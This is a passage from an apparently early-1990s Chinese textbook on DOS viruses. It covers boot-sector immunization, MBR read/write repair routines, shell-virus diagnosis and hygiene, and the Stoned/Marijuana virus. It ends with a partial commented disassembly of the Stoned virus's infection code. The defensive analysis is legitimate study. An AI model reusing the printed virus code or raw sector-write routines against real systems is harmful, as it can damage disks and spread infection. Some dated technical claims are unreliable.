        INC   DL
        MOV   CH,DL
        XOR   DX,DX
        DIV   WORD PTR BPB[15]      ;HEAD
        MOV   CL,6
        SHL   AH,CL
        OR    AH,CH
        MOV   CX,AX
        XCHG  CH,CL
        MOV   DH,DL
        MOV   AX,BX
INT13WR LABEL NEAR
        ;入口参数:CH=磁道号,CL=扇区号,DH=磁头号,
        ;AH=02 读,AH=03 写
        CMP   DRNO,'A'
        JNZ   XXB
        MOV   DL,00
        JMP   XXP'
XXB:    CMP   DRNO,'B'
        JNZ   XXC
        MOV   DL,01
```

```
        JMP     XXP
XXC:    CMP     DRNO,'C'
        JNZ     ERR
        MOV     DL,80H
XXP:    LEA     BX,FATB
        INT     13H
        RET
ERR:    LEA     DX,ERRDISP
        MOV     AH,09
        INT     21H
        MOV     AX,4C00H
        INT     21H
INT13H  ENDP
COD     ENDS
        END     MAIN
```

6-12 免疫的方法

解毒后的磁盘很容易被再次感染，这是人们所不希望的。那么能不能使磁盘具有免疫的能力呢？回答是肯定的，但是必须指出的是这种免疫对于系统盘是有限度的。对于系统盘，目前采用的免疫办法只能对某几种特定的病毒免疫，而不能对很多种病毒免疫。对于一般的数据盘，目前所用的免疫办法还是很有作为的。

从前面的介绍中可以知道，系统引导型病毒一般都有自己的标志，所有系统引导型病毒，当发现磁盘上已经具有与

自己相同的病毒标志时就不再进行感染。利用系统引导型病毒的这个特点可以使解毒后的磁盘或无毒的健康盘具有免疫的能力。

使磁盘具有免疫能力，实际上就是在磁盘引导扇区中的有关位置设置病毒标志。必须注意的是病毒标志的设置不能覆盖系统盘引导扇区中的引导代码和有关数据。因为引导扇区中不用单元有限，因此用这种办法实现免疫将受到很大的制约。也就是说，病毒标志的位置必须恰好落在系统盘引导扇区中的未用区域，否则有可能设置病毒标志后，系统盘不能启动。那么对于非系统盘是不是可以任意设置病毒标志呢?

非系统盘的引导记录并不用来引导系统，引导记录在磁盘操作中不起作用，因而在非系统（数据）盘的引导扇区中可以放心地设置病毒标志。当把各种病毒标志在非系统盘引导扇区的相应位置设置好后，这种盘就能抵抗多种病毒的侵袭，如果两种病毒的标志不一样，但位置相同，这种办法只能对其中一种病毒免疫。

上述介绍的免疫方法并非一劳永逸，因为这种免疫只对已经知道的病毒有效，它不能保护计算机免受新的未知病毒的攻击。

6-13 染毒硬盘格式化后不能启动的原因及处理

一张软盘如果染上了病毒，将其重新格式化（即将盘中信息全部清洗掉）即可彻底消毒。这是显而易见的。但是硬

盘染上了病毒，是否也可以用格式化的方法来达到彻底消毒呢?

为了说清楚这个问题，首先需要明确以下几点。

• 硬盘有两个引导记录（假定硬盘被划为一个分区），一个是主引导记录，一个是分区引导记录。这两个引导记录都可能被病毒程序所替换。

• FORMAT.COM 只能格式化某一分区。主引导记录不属于任何分区，因而用 FORMAT.COM 程序不能清除主引导扇区中的任何信息。

• FDISK.COM 是对硬盘进行分区并把分区信息登记在主引导扇区中的程序，它并不改变主引导记录的执行代码。

• 主引导记录的清除和重新写入一般可以使用物理格式化（低级格式化）程序 LOWFORM.EXE 。

硬盘染毒后，如果仅仅是分区引导记录被病毒程序所替换，而主引导记录完好无损，则用 FORMAT C:／S 格式化后，硬盘即可消毒并能重新启动。但如果硬盘染毒后，主引导记录被病毒程序所替换，不管分区引导记录是否被病毒程序所替换，用 FORMAT C:／S 格式化硬盘后，即使在格式化前用 FDISK.COM 对硬盘进行重新分区，硬盘都将可能不能启动。这是什么原因呢? 原来是因为格式化硬盘后，把与放在主引导扇区的第一部分病毒程序相对应的第二部分病毒程序以及原主引导记录（它们放在一个被标为坏的簇中）给洗掉了，而又没有重新写入正确的主引导记录，因而格式化后硬盘自然也就不能启动了。自从出现计算机病毒后，这种情况已经多次出现。可以预言，这种情况还会更多地发生，因为 DOS 版本上升后，人们自然要更新硬盘上的操作

系统，而 FORMAT C:／S 是重新安装 DOS 的一个主要途径。因此要给硬盘重新安装 DOS，必须先检查是否已经染毒，若已经染毒则要先消毒后安装。否则不能安装成功。

遇到这种情况可以采用如下两种办法来解决。

(1)用 LOWFORM.EXE 软件，对硬盘作物理格式化(即低级格式化)，以清除硬盘主引导扇区中的病毒，然后用一般格式化程序 FORMAT.COM 格式化硬盘，即可彻底消除硬盘上的病毒，使硬盘恢复正常。

(2)如果没有 LOWFORM.EXE 软件，则可把另外一台无毒机器上具有相同容量的硬盘的主引导记录取出，把它写到染毒机器的硬盘主引导扇区内，再用 FORMAT C:／S 命令格式化硬盘，即可使硬盘消毒和重新启动。如果另外一台无毒机器的硬盘容量和染毒机器的硬盘容量不一样，则在把无毒硬盘上的主引导记录写到染毒机器的硬盘主引导扇区后，用 FDISK.COM 命令给硬盘重新分区就可改变分区信息，使主引导记录中的分区表符合实际硬盘的情况，在这些完成后再用 FORMAT.COM 命令格式化硬盘，即可使硬盘恢复正常工作。下面给出读取硬盘主引导记录的小汇编程序。

(3)把硬盘主引导记录读到起始地址为 1000H 的内存的程序

```
MOV   DH,0      ;磁头号→DH
MOV   DL,80H    ;磁盘号→DL
MOV   CH,0      ;磁道号→CH
MOV   CL,01     ;扇区号→CL
MOV   BX,1000H  ;缓冲区首址→BX
MOV   AH,02     ;读
```

```
MOV   AL,01      ;读入扇区数→AL
INT   13H
INT   20H
```

读出主引导记录后可将其以文件的形式存在磁盘上。

(4)把放在内存地址 1000H 的主引导记录写到主引导扇区的程序

```
MOV   DH,0
MOV   DL,80H
MOV   CH,0
MOV   CL,1
MOV   BX,1000H
MOV   AH,03      ;写
MOV   AL,01
INT   13H
INT   20H
```

这两个程序在排除硬盘病毒时要经常用到。硬盘跟软盘不一样，软盘只有一个引导记录，而硬盘有多个引导记录，一个是主引导记录，其余是分区引导记录，硬盘最多可划为四分区，因而最多有四个分区引导记录。软盘引导记录和分区引导记录可在 DEBUG 下直接用 L 命令读出，而硬盘主引导记录的读写必须借助于 BIOS 中断——INT 13H。

第七章　外壳型病毒的医治

外壳型病毒是一种更隐蔽的病毒，它的诊断和消除完全不同于系统引导型病毒。这种病毒没有明显的特征，它驻留内存后，用 PCTOOLS 和 DEBUG 等工具软件不能判定它的存在，染上这种病毒的磁盘查看其文件分配表 FAT，将不会发现有坏簇的标记，这给诊断和医治带来了困难。但这种病毒不可能做到天衣无缝，不留任何痕迹。

7-1　外壳型病毒的症状和诊断

任何病毒除了不被激活，都要进行一定的活动，其结果就是表现为某种可以观察到的症状。外壳型病毒也不例外，染上外壳型病毒的机器在一定的时间范围内将有如下几种可能的症状。

- 显示器上出现莫明其妙的信息。
- 机器突然死锁，只能冷启动才能重新使用机器。
- 某些文件神秘地失踪。
- 有些文件长度增加。
- 被变大的可执行文件中有的不能正常运行。
- 程序加载内存的起始段发生变化。
- 生成一些无关的隐含文件。
- 文件分配表被破坏。
- 机器发出怪叫声。
- 数据文件中的记录项的小数点被挪位。

上面所列外壳型病毒的症状，一些容易为人们所发觉，但有一些却容易被人忽略，因此要诊断外壳型病毒，单凭简单的观察是不够的，必须辅之以其它的手段。下面给出一些可行的诊断外壳型病毒的方法。

(1).COM 文件一般来说都是一些随机提供的系统软件，因而可用比较命令 COMP 经常把机器上使用的系统软件与备份盘上的系统软件进行比较，如果比较不相等，则很可能染上了外壳型病毒。

(2).EXE 文件在文件首部格式化区中有全部程序的字校验和，一般地，感染了外壳型病毒后的.EXE 文件的实际字校验和与由文件首部格式化区相应字段所指示的字校验和不等，因此可以据此来判断机器是否染上了外壳型病毒。

(3).EXE 文件格式化中第 4、5 两个字节指示文件所占用的扇区数，由文件长度可以算出该文件所占用的扇区数，如果后者大于前者则可断定该文件染上了外壳型病毒。如果两者相等则不能判定该文件是否染毒。DOS 文件系统是以簇为单位给文件分配空间的，有可能某.EXE 文件只用了最后一簇两个扇区（软盘一簇为两个扇区）中的一个扇区的一部分空间，病毒程序完全可能藏身于最后一簇的剩余空间里而不必再占用一簇。如果某.EXE 文件刚好或几乎用尽文件最后一簇的两个扇区，那么当它被外壳型病毒感染后，病毒程序必然要再占用一簇，这样由文件长度所算出的文件占用扇就与文件首部格式化区中由第 4、5 两字节所指示的值不等。

由文件长度计算文件占用扇区数公式为

设文件长度为 L，每扇区为 512 个字节则

$$\text{扇区数}=\begin{cases} L/512 & \text{整除} \\ [(L+511)/512] & \text{不能整除} \end{cases}$$

(4)用一张空盘拷贝一些正常.EXE 和.COM 文件，记下它们各自的长度，然后在系统提示符 A>下，执行硬盘上的一系列.COM 文件和.EXE 文件，经常用 DIR A:命令查看软盘上的可执行文件，如果软盘上的可执行文件长度始终没有变化，则一般可以说明硬盘上没有可执行文件感染上外壳型病毒，如果软盘上文件的长度发生变化，则可断定硬盘上有某一可执行文件感染上了外壳型病毒。

(5)在 DEBUG 下，把根目录读入内存，检查除了系统的两个隐含文件 IBMBIO.COM 和 IBMDOS.COM 外，是否还有其它隐含文件，如有则很可能染上了外壳型病毒。

7-2 外壳型病毒的消除

当确诊系统染上外壳型病毒后，最简单的办法就是删除已染毒的软件，把备份盘上的相应软件拷贝到染毒的磁盘上。这样可以彻底根除外壳型病毒，事实上这也是消除外壳型病毒的主要办法。当然也有其它办法，但是做起来都较复杂和费时。

第八章　病毒的预防

8-1　病毒判定问题与说慌者悖论

计算机病毒已使世界各国引起了高度重视，纷纷集中力量研究对付病毒的方法。但是，目前尚未研究出防治计算机病毒有效而又通用的方法和产品。因为计算机系统的信息共享性和传递性，以及信息解释的通用性，都给计算机病毒的传染提供了条件，也正是有了这些条件，才产生了计算机病毒。计算机病毒种类很多，目前人们对它还没有一个完整的、系统的认识，现有的防治计算机病毒的方法与产品，都是针对某类具体的计算机病毒而言的。

防治计算机病毒首先要在系统中检测计算机病毒的存在。根据计算机病毒的狭义定义，要判定已知程序 P 是否是病毒程序，必须判定 P 是否能够传染别的程序，如果能够传染其它程序，则 P 是病毒，否则 P 就不是病毒。

如果能有一种通用的病毒检测程序，这个程序可以对任何程序进行检查，如果是病毒则拒绝执行，反之则允许运行。这样便能拒病毒于计算机系统之外，彻底解决病毒对计算机的危害。这种想法很自然，也很大胆，但是可以证明这是不可能的。

如果存在这种通用程序，那么这种检测程序的核心是要对病毒作出判断。现在假设 D 是判定过程，那么，根据计算机病毒的定义，判定过程 D 判定程序 P 是病毒的充分必要条件是 P 能够传染其它程序。我们来证明，对于一个病

毒程序，无论 D 如何判断都是矛盾的。

设 P 是任一病毒程序（即只要执行 P，P 就会传染其它程序），D 是通用检测程序 C 的判定过程。对于程序 P，在执行前首先要经过 C 的检测，若 D 判定 P 是病毒程序，则 C 不允许 P 执行，P 由于不能被执行，因此也无法传染（即不会传染），根据判断计算机病毒的充要条件，P 不是病毒，这与 D 的判定发生矛盾；若 D 判定 P 不是病毒程序，则 C 允许执行 P，则 P 就会传染其它程序，所以由病毒充要条件，P 是病毒，这与 D 的判定仍发生矛盾。无论 D 对 P 作出什么判定，结果都与之矛盾。这说明对一未知的计算机病毒的精确判定，是一个“不可判定”问题。

上面的证明或许有些费解，那么让我们看看著名的说慌者悖论是怎样说明类似问题的。

相传古希腊有一个地方叫作克里特，伊壁孟德是克里特的一个半传奇式人物。伊壁孟德说过一句使古希腊人大伤脑筋的话，他说：“所有的克里特人都是说慌者”。让我们仔细分析一下这句话。他说的是真话吗？如果他说的是真话，那么克里特人都是撒慌者，而伊壁孟德也是克里特人，他必然说了假话；他在撒慌吗？如果他确实撒了慌，那么克里特人就都不是说慌的人，因而作为克里特人的伊壁孟德也必然说了真话。他怎么会既撒慌，同时又说真话呢？像这类矛盾的说法在逻辑学中称作“悖论”。对未知计算机病毒的精确判定问题即陷入了这类悖论之中。

其实正如在日常生活中，人们种了牛痘疫苗可以产生天花病毒的抗体，打了卡介苗可以预防结核病，要预防破伤风只能打破伤风疫苗一样，一种疫苗针对一种或一类病毒，没有也不可能有一种万能疫苗，注射一次万事大吉，高枕无忧

从此再不得病。对于计算机病毒也只能是一种疫苗对一种或一类病毒产生抗体，不可能有“万能疫苗”。任何计算机网络或计算机系统必定存在弱点，只要病毒制造者有足够的知识，制造各种新型病毒只是时间问题。所以研制能够一劳永逸的疫苗程序的想法，如同制造“永动机”的想法一样，是不可能实现的。

8-2 理论上预防计算机病毒的方法

计算机病毒专家弗莱德·科恩博士从理论上提出了预防病毒的方法：

(1) 基本隔离法

计算机系统如果存在着共享信息，就有可能传染病毒。信息系统的共享性和传递性以及解释的通用性，这些是计算机最突出的优点，但也正是这些最突出的优点给传染病毒提供了条件，允许病毒程序传播到任何给定的资源中去，成为最突出的缺点。如果取消信息共享，将系统“隔离”开来，病毒就不可能随着外部信息传播进来，当然也就不会把系统内部的病毒传播出去。这种隔离策略是防治病毒最基本的方法。但是使用计算机的主要目的之一就是希望从已有的应用程序和数据中获得好处，任何实用的系统都将要求解释的通用性，否则计算机的优越性将随之大大降低。显然，此方法是不便推广的。

(2) 分割法

分割法主要是把用户分割成为不能互相传递信息的封闭的子集。由于信息流的控制，使得这些子集可以被看作是系统分割成为相互独立的子系统。因此病毒就不会在子系统之

间相互传染，而只能传染其中的某个子系统，使得整个系统不致于全部被感染。

(3) 流模型法

流模型法是对共享信息流流过的距离设立一个阀值，使一定的信息只能在一定的区域中流动，以此建立一个防卫机制。若使用超过某一距离阀值的信息，就可能存在某种危险。

(4) 限制解释法.

限制解释法也就是限制兼容，采用固定的解释模式，就可能不被病毒传染。例如对应用程序实行加密就可以及时检测出可执行文件是否受到病毒的感染，从而清除病毒的潜在威胁。

通过对病毒理论的研究，弗莱德·科恩得出了一个很有意义的结论，他说：要使通用的系统共享和病毒防护共存，实际上是不可能的，只能用综合权衡加以解决。

8-3 计算机卫生

与自然界的卫生概念相仿，由于计算机病毒的出现也提出了计算机卫生的概念。所谓计算机卫生就是从管理上提出抵制计算机病毒传染的有效办法。

显然，阻止病毒的侵入比病毒侵入后再去发现和排除它要重要的多。根据病毒的传播途径，堵塞这些传播途径是阻止病毒侵入最好的办法。

对于微型计算机，病毒传染的主要媒介是软盘。染毒的软盘在健康的计算机上使用后，使得被使用的机器受到感染，如果被感染的机器带有硬盘，病毒就藏身于硬盘中，这

台机器就成为病毒携带者，凡是在这台机器上使用的软盘都可能被传染，然后被感染的软盘又去感染其它机器。感染病毒的实质是复制病毒程序，那么必须满足一个条件，即要有病毒的藏身之地。如果软盘已做了写保护或盘已占满，病毒都无法侵入。

在日常生活中，我们常讲病从口入，对于微机而言，则"病"从盘入。为了抑制计算机病毒传播，平时在使用和管理上要养成下列习惯或做法:

①尽可能不用软盘启动系统，尤其不用来历不明的软盘。如果确实需要用软盘启动，最好使用原始系统盘（即无写保护缺口的随机系统盘）或确实无病毒并已贴上写保护缺口的系统盘。

②尽量不使用外来软盘，除非经过彻底检查。也不要将软盘随意借给他人，因为归还时可能已感染了病毒。如果因无可推脱的理由必须出借时可制作一份 DISKCOPY，并在归还时再将其格式化。

③不要让他人使用你的系统，如果无法做到这一点，至少不应让他们自己带程序盘来使用。

④禁止玩计算机游戏。游戏软盘大多来历不明，有很多游戏软件为了防止拷贝，使用了一些加密手段，极可能带有病毒。

⑤不需要继续写入数据的软盘都应该贴上写保护缺口，这样病毒无法在其上繁殖，可以有效地防止感染。

⑥必须坚持经常性地制作备份。一个备份不够，应该轮流使用几个备份，对于重要的部门（如银行、保险公司等），可以在一个星期里的每一天依次使用一个。定期做备份，可以在硬盘遭到破坏、无意的格式化操作以及病毒侵害

后及时恢复。系统通常是硬盘遭到破坏的可能性大于受病毒感染的可能性，但二者都可以用文件后备的方法预防。

⑦在没有绝对把握的情况下，不要给他人软件解密。凡软件研制者，总希望自己的劳动成果有所收获，最痛恨随便拷贝他人软件的行为。因此，他们尽可能采取一些措施来防止拷贝。在诸多手段中，很难保证不使用病毒传播技术，一旦解密不当，就会使病毒传播。

⑧经常利用各种疫苗软件定期对计算机硬盘作相应的检查，以便及时发现和消除病毒。

如果不能有效地防止病毒侵入，那至少应该尽早发现病毒的存在。显然，发现病毒越早越好，如果能够在病毒产生危害之前发现并排除，则可以使系统免受危害；如果能够在病毒广泛传播前发现它，则可能使系统修复较为容易。总之，病毒在系统中潜伏的时间越长，产生的危害就越大。

病毒靠复制自身程序来达到传播的目的，而复制是要化时间的，因此病毒在传播过程中会反映出程序执行时间变长，或读写盘的时间变长等，一定会露出蛛丝马迹。训练有素和警惕的用户常常可以由此发现病毒。留心下列情况可以尽早发现病毒：

①程序装入时间比平时长；

②磁盘访问时间比平常长；

③有规律地发现异常信息；

④用户没有访问的设备发现"忙"信号；

⑤可用存储空间比平常小；

⑥程序或数据神秘地丢失了；

⑦磁盘空间突然变小；

⑧可执行文件的大小发生变化；

⑨发现莫明其妙的隐藏文件。

除了在管理上预防外，还要在技术上增强对病毒的抗病毒能力，增强系统和软件的抵抗力。技术上一般可以采用下列措施:

① 软件加密保护。将有关文件和数据加密保存，在要执行前再对其进行解密，通常情况下病毒难以侵入加密程序中，即使侵入也易于被检查和发现。因此软件加密是增强程序抵制病毒感染的有力手段和措施。

② 将所有的.COM 文件和.EXE 文件赋予"只读"属性

③ 把 COMMAND.COM 文件隐藏到子目录里，并把它从根目录中删去，重新编辑配置文件 CONFIG.SYS，增加一行命令:

SHELL=C:\HIDDEND\COMMAND.COM /P

其中 HIDDEN 是隐藏 COMMAND.COM 所用的子目录名，也可以用任何别的名字，并在自动批处理文件 AUTOEXEC.BAT 中增加一行命令:

SET COMSPEC = C:\HIDDEN\ COMMAND.COM

甚至还可以用有关的实用工具软件将 COMMAND.COM 和其所在的子目录一起隐藏起来。

④ 最好使用 3.31 以上版本的 MS-DOS(或 PC-DOS)。因为这些高版本的操作系统已克服了先前的弱点，对目前发现的病毒已具有自动免疫能力。

总之，养成良好的计算机卫生习惯，严格按照上面的措施去做，一定可以防"病"于未然，大大减少被病毒感染的机会。

第九章　病毒的克星——疫苗

9–1　什么是疫苗

疫苗是一种基于知识的扼制计算机病毒的软件，这种软件跟一般的软件（系统软件和应用软件）不一样，因为无论是系统软件还是应用软件，它们都是实现预知的功能，而疫苗必须具有相当的智能，不但要预防已知的病毒而且还要预防未知的病毒，除此之外还要具有检测病毒、消除病毒等功能。疫苗软件是一个新兴的研究领域。

9–2　疫苗的功效

当疫苗植入计算机系统后，它应当抵御各种病毒的侵扰并形成病毒抗体。染毒的计算机系统被引入疫苗后，疫苗应该能检测病毒并消除病毒，疫苗应该在预防、诊断、消毒的过程中获取新的知识，引成新的知识库，以对付各种新的病毒。如果已有的知识不足以对付某种新的病毒，疫苗应当以某种形式报告给计算机病毒专家，从专家那里获取新的知识，增强自身的能力。当疫苗对付某种病毒无效时，它应能作紧急处理，保留重要的数据，复位系统，并发出紧急的SOS 信号，以待计算机病毒专家会诊。

9-3 疫苗的种类

疫苗是一种具有高度智能的复杂的软件，一般地把它划分为三类进行各自独立的研究。

(1)防止病毒入侵计算机系统的疫苗。

(2)在系统中能够检测病毒并报告的疫苗。

(3)在系统中能够消除病毒的疫苗。

防止病毒侵入计算机系统是扼制病毒的一个重要措施，有效地预防病毒的入侵比什么都重要，无论从经济上还是从效果上第一类疫苗的研制最有意义。目前已经有许多计算机专家和计算机爱好者在研究这类疫苗，例如日本首先研制出疫苗软件的是一位只有18岁名叫小香正一的年轻人。相信不远的将来将有许多非常好的这类疫苗软件投放市场，并且形成计算机病毒疫苗产业。

计算机病毒无孔不入。它将通过各种途径、采取各种手段、隐藏在多种不为人注意的媒介中进入计算机系统，要彻底杜绝病毒的入侵几乎是不可能的，因而要研究能够检测病毒并报告的疫苗，使得即使病毒进入了计算机系统也能及早发现及早隔离。应该说，病毒进入计算机系统并不可怕，可怕的是染毒后浑然不知，病毒长期潜伏直至造成了巨大的损失才措手不及。这说明第二类疫苗的研究同样是不可或缺的，虽然它并不直接处理病毒，但它却起到一个报告"敌情"的作用，它能够帮助人们及早采取各种措施，把病毒造成的危害降到最低的程度。

一个计算机系统感染病毒后，如果不能及早地彻底地消除，那么将有三种后果:①浪费机器资源，妨碍正常工作;②

作为一个病毒源继续扩散病毒，导致更多的计算机系统得病；③造成计算机用户心理恐慌，疑神疑鬼工作效率大大降低。因此当确诊计算机染毒后，及早地消除病毒，方能真正把病毒的危害降到最低的程度。显而易见，第三种类疫苗的研究同样重要。目前这类疫苗的研究已经有一些初步的结果，但是还有许多工作要做。

三类疫苗的研究都很重要，不可偏废。只有这三类疫苗配套使用，三管齐下，才能使计算机病毒不致于打扰或严重打扰计算机系统的正常运行。这三类疫苗的研究涉及到较多的理论和技术，具有很高的难度。

9—4 如何研制疫苗

疫苗软件的编制不象通常用计算机语言（高级语言和低级语言）来编写程序，而需要较多的相关知识。一般地需要如下一些基础。

- 精通计算机操作系统。
- 非常熟悉计算机软硬件的特点，特别是弱点。
- 具有专家系统、知识工程、模糊数学和人工智能等方面的知识。
- 对已经流行的各种病毒的原理了如指掌。
- 收集有各种计算机病毒标本。

计算机病毒的制造者一般来说都非常熟悉操作系统，因而要研制高质量的疫苗，必须非常透彻地了解操作系统，特别是了解操作系统中文件管理、内存空间管理、任务调度等重要部分的具体细节。此外病毒标本的收集、病毒程序的剖析、归纳整理也非常重要。

如何着手研制一个疫苗呢？为了使问题简化，把疫苗划分为处理已知病毒和未知病毒两大部分。首先谈处理已知病毒疫苗的研制。下面给出这部分疫苗研制的方法和步骤。

(1)收集病毒标本，把各种病毒程序中的安装、传播、发作等部分分离出来。

(2)剖析每一种病毒的产生、传播和破坏机制，概括其共性，并说明各自的特点。

(3)比较各种病毒的特点，并列出它们分别利用了计算机系统中的什么弱点。

(4)列出各种病毒的传播途径、表现形式、安装（即引入内存）过程。

(5)从防止入侵、检测和"敌情"报告、消毒几个方面进行程序构思和设计。

(6)设计合理的模拟实验，根据实验结果进行必要的修正，这个过程反复多次，直至满意为止。

未知病毒的预防、检测和消除比已知病毒的预防、检测和消除要困难得多，既然是未知，那就是有不确定的成分。这部分疫苗的研制要综合运用前面谈到的多方面的知识，除此之外，就计算机系统方面而言，要注意从以下几方面着手。

(1)操作系统的薄弱点是什么，也就是说操作系统中不足之处是什么，正因为操作系统有漏洞有缺点，才使得病毒乘虚而入。

(2)列出病毒对计算机系统可能的攻击点。

(3)设想病毒可能的攻击形式和途径。

(4)对(3)的设想进行模拟，以验证真伪。

第十章　大麻病毒的诊治*

继圆点病毒之后，我国又出现了另一种病毒——大麻病毒。大麻病毒是一种典型的系统引导型病毒，其传播能力比圆点病毒更强，而且比圆点病毒更隐蔽。这种病毒已在我国到处施疟，为害非浅。

10-1　大麻病毒一般情况

大麻病毒首先在新西兰和美国发现，随后流传进入香港，尔后进入我国。由于在大麻病毒程序中有一段字符串："LEGALISE MARIJUANA!"，因而被人们称之为大麻(MARIJUANA)病毒。

大麻病毒只有512个字节，驻留在磁盘的0道0头1扇区，对于软盘即驻留在引导扇区，对于硬盘则驻留在主引导扇区，大麻病毒不驻留在硬盘的分区引导扇区。

被大麻病毒感染的磁盘不会出现新的坏簇，那么磁盘原引导记录被放在什么地方呢?对于软盘，原引导记录被放在0道1面3扇区，即放在软盘根目录区的最后一个扇区;对于硬盘，原主引导记录被放在0道0头7扇区。由于原引导记录没有放在磁盘的文件区,所以磁盘的原引导记录不会被其

---

* 本书即将付印前，大麻病毒广泛流行，由于它的危害性较大，特加此一章。　　——作者

它程序冲掉。这是大麻病毒利用 DOS 磁盘管理的弱点所钻的一个空子。

大麻病毒程序代码很短，与 Brain 病毒和圆点病毒相比其程序较为简单，处理也不复杂，但它造成的后果却较为严重，它的解除也较为复杂。

10—2 破坏性及其原因

被大麻病毒侵入的机器，通常将呈现下面几种现象之一。

(1) 文件莫明其妙地丢失;

(2) 文件被破坏或文件残缺不全;

(3) 机器不能启动(在感染一段时间后);

(4) 启动速度明显变慢。

第(1)种现象只有被感染的软盘才会有，而被感染的硬盘则不会有。因为当软盘被感染时，原引导记录被强行放在根目录区的最后一个扇区，如果这一扇区已存放了文件目录，那么这个扇区上的文件目录就被冲掉，从而导致文件丢失。软盘根目录区由 7 个扇区构成，因而在根目录下软盘上最多可建 112 个文件。被大麻病毒感染的软盘，当在根目录下创建第 97 个文件时，创建操作将不会成功，因为剩下的 16 个文件目录空间已被引导记录所占用。

第(2)种和第(3)种现象只有被感染的硬盘才有可能出现，而被感染的软盘则不可能出现，这是为什么呢?

当硬盘上安装的是 3.0 以上版本的 DOS(包括 3.0)，则感染了大麻病毒的硬盘就不会出现(2)或(3)的现象。这是因为 3.0 以上版本的 DOS 把硬盘的 0 道 0 头上的 17 个扇区划

出作为隐藏扇区而不作为DOS分区，其中第一个扇区是主引导扇区，剩下的16个扇区不用，因而把原主引导记录放在0道0头7扇区不会破坏系统的信息。当硬盘上安装的是3.0以下版本的DOS，则感染了大麻病毒的硬盘就可能出现(2)或(3)的现象。这是因为3.0以下版本的DOS把0道0头1扇区作为主引导扇区，而把剩下的16个扇区作为DOS分区，这16个扇区属于FAT(文件分配表)区，因而当硬盘感染上大麻病毒时，所用簇被记录在0道0头7扇区中的某一或某几个文件就将被破坏，变得面目全非或残缺不全。从而呈现(2)的现象。那么感染大麻病毒的硬盘在一段时间后为什么不能启动了呢?

当硬盘上0道0头7扇区上的表目都是自由表目(即所有字节的内容为0)时，硬盘感染大麻病毒后不会造成对文件的破坏，并能照常启动，这是显而易见的。但是在以后创建文件时，DOS就要在FAT中寻找自由表目，而硬盘原主引导记录中又有多个内容为0的单元，DOS将把这些内容为0的单元当作自由表目而填上分配给文件的簇号，从而破坏硬盘原主引导记录，导致硬盘不能启动，因而呈现(3)的现象。

大麻病毒跟圆点病毒不一样，大麻病毒对硬盘的感染只在启动的时候进行，一旦启动完毕，它就只感染软盘，因而当用带有大麻病毒的软盘启动时，在硬盘没有感染的情况下，由于要感染硬盘，因而导致启动速度明显变慢从而呈现(4)的现象。

由上可知，大麻病毒在通常情况下不具有破坏性，呈现良性的特征，但在特定的情况下就会造成对计算机系统的破坏，从而又呈现恶性的特征，因而大麻病毒是一种准恶性病

毒。

10—3 大麻病毒的症状与诊断

大麻病毒是一种较为隐蔽的系统引导型病毒，除了软盘染上此毒后，在启动时满足特定的时间条件下，屏幕出现"Your PC is now Stoned"提示并响一声外(染此毒的硬盘启动时则无此现象)，并无其它明显的症状，因而较之于其它系统引导型病毒，大麻病毒将更难诊断。

通常，确认磁盘是否染有大麻病毒，最好的办法就是查看引导记录(软盘)或主引导记录(硬盘)，因为大麻病毒程序的第一条指令就是 JMP 07C0:0005(这条指令仅仅起标志作用，并不实现真正的跳转)，这是一条很有特点的指令，只要发现某磁盘引导记录第一条指令是 JMP 07C0:0005 一般就可确定该盘染上了大麻病毒。如果不放心，还可查看引导记录后 128 个字节的内容，看是否有"Your PC is now Stoned!……LEGALISE MARIJUANA!"字符串，如有则可确认无疑。

10—4 大麻病毒的解除

系统引导型病毒的解除就是找原引导记录。下面给出解除软、硬盘上大麻病毒的程序(只要在 DEBUG 下运行给出的程序就可解除大麻病毒)。

软盘:

```
MOV DX, 0100
MOV CX, 03
```

```
MOV BX, 1000
MOV AX, 0201
INT 13
MOV DX, 0000
MOV CX, 01
MOV AX, 0301
INT 13
INT 20
硬盘:
MOV DX, 0080
MOV CX, 07
MOV BX, 1000
MOV AX, 0201
INT 13
MOV CX, 01
MOV AX, 0301
INT 13
INT 20
```

必须指出，染上大麻病毒并从而不能启动的硬盘用上面的程序解除病毒后，硬盘仍不能启动。正确的做法应是，在解除前把硬盘上的文件后备起来，删除所有文件(包括子目录下的文件)，然后把 COMMAND·COM 文件拷入硬盘，再运行上面的程序即可解除病毒，并使硬盘重新可启动。

附录 10.1　大麻病毒程序剖析

```
7C00  JMP  07C0:0005      ;开始四个字节是病毒标志
7C05  JMP  7CA1
;
7CA1 XOR  AX,AX
7CA3 MOV DS,AX
7CA5 CLI
7CA6 MOV SS,AX
7CA8 MOV SP,7C00
7CAB STI
7CAC MOV AX,[004C]        ;把原INT 13H向量保存在
7CAF MOV [7C09],AX        ;7C09～7C0C四个字节中
7CB2  MOV AX,[004E]
7CB5  MOV [7C0B],AX
7CB8  MOV AX,[0143]       ;把内存可用空间减2
7CBB DEC  AX
7CBC DEC  AX
7CBD MOV [0413],AX
7CC0  MOV CL,06           ;计算病毒程序在内存中的
7CC2  SHL  AX,CL          ;段地址
7CC4  MOV ES,AX
7CC6  MOV [7C0F],AX       ;把段地址保存在7C0F～7C10
                          ;两个单元中
7CC9  MOV AX,0015         ;修改INT13H中断向量,使其
7CCC MOV [004C],AX        ;指向病毒程序
7CCF MOV [004E],ES
```

```
7CD3  MOV   CX,01B8        ;把0:7C00～0:7DB8搬到
                           ;内存高端
7CD6  PUSH  CS
7CD7  POP   DS
7CD8  XOR   SI,SI
7CDA  MOV   DI,SI
7CDC  CLD
7CDD  REPZ
7CDE  MOVSB
7CDF  CS:
7CE0  JMP   FAR[000D]      ;这里采用了一个技巧,
                           ;0000～0010四个单元的内
                           ;容为下条指令的入口地址
7CE4  MOV   AX,0000        ;复位磁盘
7CE7  INT   13
7CE9  XOR   AX,AX          ;作读盘准备
7CEB  MOV   ES,AX
7CED  MOV   AX,0201
7CF0  MOV   BX,7C00
7CF3  CS:
7CF4  CMP   BYTE PTR[0008],00  ;判是硬盘还是软盘
7CF9  JZ    7D06           ;软盘则转7D06
7CFB  MOV   CX,0007        ;是硬盘,则把原主引导记录
7CFE  MOV   DX,0080        ;读到0:7C00中
7D01  INT   13
7D03  JMP   7D4E           ;跳到7D4E执行
7D05  NOP
```

```
7D06  MOV   CX,0003          ;是软盘,则把软盘引导记录
7D09  MOV   DX,0100          ;读到0:7C00中
7D0C  INT   13
7D0E  JB    7D4E             ;读不成功则转7D4E从
                             ;硬盘中引导
7D10  ES:
7D11  TEST  BYTE PTR [046C],07  ;读成功则判
                                ;是否满足时间条件
7D16  JNZ  7D2A          ;不满足则转7D2A执行
